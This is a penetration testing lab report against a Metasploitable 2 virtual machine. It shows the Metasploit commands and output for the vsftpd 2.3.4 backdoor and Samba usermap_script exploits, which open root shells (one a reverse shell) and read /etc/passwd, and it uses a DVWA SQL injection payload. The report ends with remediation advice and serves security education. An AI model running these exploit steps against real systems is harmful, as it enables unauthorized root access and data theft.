Vulnerability Assessment and Penetration Testing Report

Target: Metasploitable 2

Attacker Machine: Kali Linux

---

1. Introduction

This project demonstrates a **Vulnerability Assessment and Penetration Testing (VAPT)** performed on a vulnerable virtual machine environment. The purpose of this assessment was to identify security weaknesses in a simulated internal network and exploit them to understand the potential impact on a target system.

The lab environment consisted of an attacker machine running Kali Linux and a vulnerable target machine running Metasploitable 2.

The assessment involved:

- Network connectivity verification
- Service enumeration
- Vulnerability identification
- Exploitation of vulnerable services
- Web application vulnerability testing

2. Lab Setup

The penetration testing lab was created using two virtual machines.



Figure 1:

Kali Linux virtual machine configuration used as the attacker system.

Attacker Machine

- Operating System: Kali Linux
- RAM: 4 GB
- Network Mode: Host-only

Figure 2:

Metasploitable2 virtual machine configuration used as the target system.

Target Machine

- Operating System: Metasploitable 2
- RAM: 512 MB
- Network Mode: Host-only

Both machines were configured in the same network to simulate an internal penetration testing environment.

3. Network Connectivity Verification

The first step was to confirm connectivity between the attacker and the target machine.

Command used:

ping 192.168.5.129

Result:

The target machine successfully responded to the ICMP requests, confirming that the attacker machine could communicate with the target system.

```
┌──(prince㉿kali)-[~]
└─$ ping 192.168.5.129
PING 192.168.5.129 (192.168.5.129) 56(84) bytes of data.
64 bytes from 192.168.5.129: icmp_seq=1 ttl=64 time=0.795 ms
64 bytes from 192.168.5.129: icmp_seq=2 ttl=64 time=0.539 ms
64 bytes from 192.168.5.129: icmp_seq=3 ttl=64 time=0.399 ms
64 bytes from 192.168.5.129: icmp_seq=4 ttl=64 time=0.618 ms
64 bytes from 192.168.5.129: icmp_seq=5 ttl=64 time=0.498 ms
^C
--- 192.168.5.129 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4062ms
rtt min/avg/max/mdev = 0.399/0.569/0.795/0.132 ms
```

Figure 3:

Successful ICMP ping response confirming network connectivity between attacker and target.

4. Network Discovery and Service Enumeration

Network scanning was performed using Nmap to identify open ports and running services on the target system.

Command used:

nmap -sV 192.168.5.129

The scan revealed multiple open ports including:

- FTP (21)
- SSH (22)
- Telnet (23)
- HTTP (80)
- SMB (139, 445)
- MySQL (3306)
- PostgreSQL (5432)

These services indicated multiple potential attack surfaces on the target system.

```
┌──(prince㉿kali)-[~]
└─$ nmap -sV 192.168.5.129
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-14 15:18 +0530
Nmap scan report for 192.168.5.129
Host is up (0.0019s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:53:4D:AC (VMware)
```

Figure 4:

Nmap scan results showing open ports and running services on the target machine.

5. Exploitation of FTP Service (vsftpd Backdoor)

The Nmap scan identified the FTP service running:

vsftpd 2.3.4

This version is known to contain a backdoor vulnerability.

The exploitation was performed using Metasploit Framework.

Steps performed:

1. Launch Metasploit
2. Search for the vulnerable module
3. Configure exploit parameters
4. Execute the exploit

Commands used:

msfconsole
search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.5.129
run

Result:

A command shell session was successfully opened and root access was obtained on the target machine.

```
┌──(prince㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts


Unable to handle kernel NULL pointer dereference at virtual address 0×d34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018   es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)
```

Figure 5:

Metasploit Framework console initialization on the attacker machine.

```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Figure 6:

Search results for vsftpd exploit module in Metasploit.

```
msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h, http
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Figure 7:

Configuration of vsftpd backdoor exploit module options.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.5.129
RHOSTS => 192.168.5.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.5.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.5.129:21 - USER: 331 Please specify the password.
[+] 192.168.5.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.5.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.5.128:43669 -> 192.168.5.129:6200) at 2026-03-14 15:39:23 +0530

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
```

Figure 8:

Successful exploitation of vsftpd service resulting in root access.

6. Exploitation of Samba Service

The scan also identified Samba running on ports:

139

445

A known vulnerability in Samba allows command execution using the **username map script exploit**.

Exploit module used:

exploit/multi/samba/usermap_script

Commands used:

search samba/usermap_script

use exploit/multi/samba/usermap_script

set RHOSTS 192.168.5.129

set LHOST 192.168.5.128

run

Result:

A reverse shell session was established and root access was obtained on the target machine.

```
msf > search samba/usermap_script

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script    2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf > use 0
```

Figure 9:

Identification of Samba username map script vulnerability.

```
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.5.129
RHOSTS => 192.168.5.129
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.5.128
LHOST => 192.168.5.128
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.5.128:4444
[*] Command shell session 1 opened (192.168.5.128:4444 -> 192.168.5.129:52930) at 2026-03-14 20:57:55 +0530

whoami
root
```

Figure 10:

Execution of Samba exploit module using Metasploit.

7. Web Application Testing

The web server on port 80 hosted multiple vulnerable web applications.

The application tested was:

DVWA (Damn Vulnerable Web Application)

Login credentials used:

username: admin

password: password



Figure 12:

DVWA login interface accessed via web browser.

8. SQL Injection Vulnerability

The SQL Injection vulnerability was tested in DVWA.

Normal input:

User ID: 1

Output returned a single user record.

SQL injection payload used:

1' OR '1'='1

Result:

The query returned multiple user records from the database, indicating that the application was vulnerable to SQL Injection attacks.

This vulnerability allows attackers to bypass authentication and extract sensitive data from the database.



Figure 13:

Normal query result displaying a single user record.



Figure 14:

SQL injection attack returning multiple records from the database.

9. Impact

The vulnerabilities discovered during the penetration test demonstrate that an attacker can:

- Gain unauthorized access to the system
- Execute remote commands
- Obtain root privileges
- Access sensitive system files
- Extract data from the database

These vulnerabilities can lead to full system compromise.

10. Recommendations

To mitigate the vulnerabilities identified during the penetration test, the following measures are recommended:

- Update vulnerable software versions
- Disable unnecessary services
- Implement strong authentication mechanisms
- Validate user input to prevent SQL injection
- Apply security patches regularly
- Restrict network access using firewalls

11. Conclusion

This penetration testing exercise successfully demonstrated multiple vulnerabilities in the target environment. The assessment highlighted the importance of proper system configuration, software patching, and secure coding practices.

By identifying and mitigating these vulnerabilities, organizations can significantly improve their security posture and reduce the risk of cyber attacks.